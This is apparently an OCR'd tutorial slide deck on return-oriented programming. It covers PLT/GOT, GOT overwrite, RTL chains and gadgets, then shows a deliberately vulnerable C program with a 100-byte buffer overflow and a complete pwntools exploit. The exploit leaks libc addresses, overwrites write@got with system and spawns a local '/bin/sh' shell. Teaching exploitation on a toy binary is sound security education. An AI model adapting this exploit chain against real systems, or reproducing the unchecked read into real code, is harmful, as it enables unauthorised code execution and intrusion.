RETURN ORIENTED PROGRAMMING

91913232

C0WB3LL

CONTENTS


- What is ROP?
- Basic Knowledge
  - plt,got
  - got overwrite
  - RTL Chain
  - Gadget
- ROP with example code


WHAT IS ROP?

- ROP
  - Return Oriented Programming
  - Attack technique for controlling call stacks using mechanical code inside vulnerable program


BASIC KNOWLEDGE (PLT,GOT)

- PLT : Table that connects external procedures
- GOT : Table referenced by PLT. It contains the addresses of procedures.






BASIC KNOWLEDGE
(GOT OVERWRITE)



BASIC KNOWLEDGE
(GOT OVERWRITE)




BASIC KNOWLEDGE
(RTL CHAIN)

BASIC KNOWLEDGE
(RTL CHAIN)


BASIC KNOWLEDGE (GADGET)

- Gadget refers to a piece of code
- Recently, A continuous command ending with a RET



BASIC KNOWLEDGE (GADGET)

- Gadget refers to a piece of code
- Recently, A continuous command ending with a RET



ROP WITH EXAMPLE CODE

Buf size = 100

But read () range = 256

=> bufferoverflow

Protection Tech

- ASLR, NX-BIT

```c
#include <unistd.h>

int main(void){
    char buf[100];

    read(0, buf, 256);
    write(1, buf, 100);

    return 0;
}
```

ROP WITH EXAMPLE CODE

Required information

- read_plt,got addr
- write_plt,got addr
- pppr gadget addr
- system offset
- Writable area

```c
#include <unistd.h>

int main(void){
    char buf[100];

    read(0, buf, 256);
    write(1, buf, 100);

    return 0;
}
```

ROP WITH EXAMPLE CODE

Required information

- read_plt,got addr

plt = 0x08049030
got = 0x0804c00c

- write_plt,got addr
- pppr gadget addr
- system offset
- Writable area

```
~/Desktop/laz/rop  objdump -d rop | grep -A4 'read'
08049030 <read@plt>:
 8049030:       ff 25 0c c0 04 08       jmp    *0x804c00c
 8049036:       68 00 00 00 00          push   $0x0
 804903b:       e9 e0 ff ff ff          jmp    8049020 <.plt>
```

ROP WITH EXAMPLE CODE

Required information

- read_plt,got addr — plt = 0x08049030, got = 0x0804c00c
- write_plt,got addr — plt = 0x08049050, got = 0x0804c014
- pppr gadget addr
- system offset
- Writable area

```
~/Desktop/laz/rop  objdump -d rop | grep -A4 'write'
08049050 <write@plt>:
 8049050:       ff 25 14 c0 04 08       jmp    *0x804c014
 8049056:       68 10 00 00 00          push   $0x10
 804905b:       e9 c0 ff ff ff          jmp    8049020 <.plt>
```

ROP WITH EXAMPLE CODE

Required information


- read_plt,got addr — plt = 0x08049030, got = 0x0804c00c
- write_plt,got addr — plt = 0x08049050, got = 0x0804c014
- **pppr gadget addr** — **ppr = 0x0804920a, pppr = 0x08049209**
- system offset
- Writable area

```
gdb-peda$ ropgadget
ret = 0x804900a
popret = 0x804901e
pop2ret = 0x804920a
pop3ret = 0x8049209
pop4ret = 0x8049208
addesp_12 = 0x804901b
addesp_16 = 0x80490e2
gdb-peda$
```

ROP WITH EXAMPLE CODE

Required information


- read_plt,got addr — plt = 0x08049030, got = 0x0804c00c
- write_plt,got addr — plt = 0x08049050, got = 0x0804c014
- pppr gadget addr — ppr = 0x0804920a, pppr = 0x08049209
- **system offset** — **offset = 0xabcf0**
- Writable area



ROP WITH EXAMPLE CODE

Required information


- read_plt,got addr — plt = 0x08049030, got = 0x0804c00c
- write_plt,got addr — plt = 0x08049050, got = 0x0804c014
- pppr gadget addr — ppr = 0x0804920a, pppr = 0x08049209
- system offset — offset = 0xabcf0
- **Writable area**



ROP WITH EXAMPLE CODE

Required information

- read_plt,got addr — plt = 0x08049030, got = 0x0804c00c
- write_plt,got addr — plt = 0x08049050, got = 0x0804c014
- pppr gadget addr — ppr = 0x0804920a, pppr = 0x08049209
- system offset — offset = 0xabcf0
- **Writable area** — **bss = 0x0804c020**



ROP WITH EXAMPLE CODE

Required information

- read_plt,got addr — plt = 0x08049030
got = 0x0804c00c
- write_plt,got addr — plt = 0x08049050
got = 0x0804c014
- pppr gadget addr — ppr = 0x0804920a
pppr = 0x08049209
- system offset — offset = 0xabcf0
- Writable area — bss = 0x0804c020

```
1  from pwn import *
2
3  p = process('./rop')
4  # gdb.attach(p)
5
6  read_plt = 0x08049030
7  read_got = 0x0804c00c
8  write_plt = 0x08049050
9  write_got = 0x0804c014
10 pppr = 0x08049209
11 system_offset = 0xabcf0
12 bss = 0x0804c020
```

ROP WITH EXAMPLE CODE

Rop stage 1

- Using bufferoverflow
- Ret => write@plt
  - get read address
  - get system address

```
16  payload = 'A' * 104
17
18  payload += p32(write_plt)
19  payload += p32(pppr)
20  payload += p32(1)
21  payload += p32(read_got)
22  payload += p32(4)
```

```
44  read_addr = u32(p.recv()[-4:])
45
46  system_addr = read_addr - system_offset
```

ROP WITH EXAMPLE CODE

Rop stage 0

- Use the read() to write '/bin/sh' in the bss area
- Use the read() to write system_addr in the write()@got
  - Using write() => call system()
- /bin/sh as a factor to use the write(){system('/bin/sh')}

```
26  payload += p32(read_plt)
27  payload += p32(pppr)
28  payload += p32(0)
29  payload += p32(bss)
30  payload += p32(8)
31
32  payload += p32(read_plt)
33  payload += p32(pppr)
34  payload += p32(0)
35  payload += p32(write_got)
36  payload += p32(4)
37
38  payload += p32(write_plt)
39  payload += 'A' * 4
40  payload += p32(bss)
```

```
48  p.send('/bin/sh\x00')
49  p.send(p32(system_addr))
50
51  p.interactive()
```

EXPLOIT

```
~/Desktop/laz/rop  python exploit2.py
[+] Starting local process './rop': pid 9052
[*] Switching to interactive mode
$ id
uid=1000(c0wb3ll) gid=1000(c0wb3ll) groups=1000(c0wb3ll),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),118(bluetoo
th),132(scanner)
$
```

QNA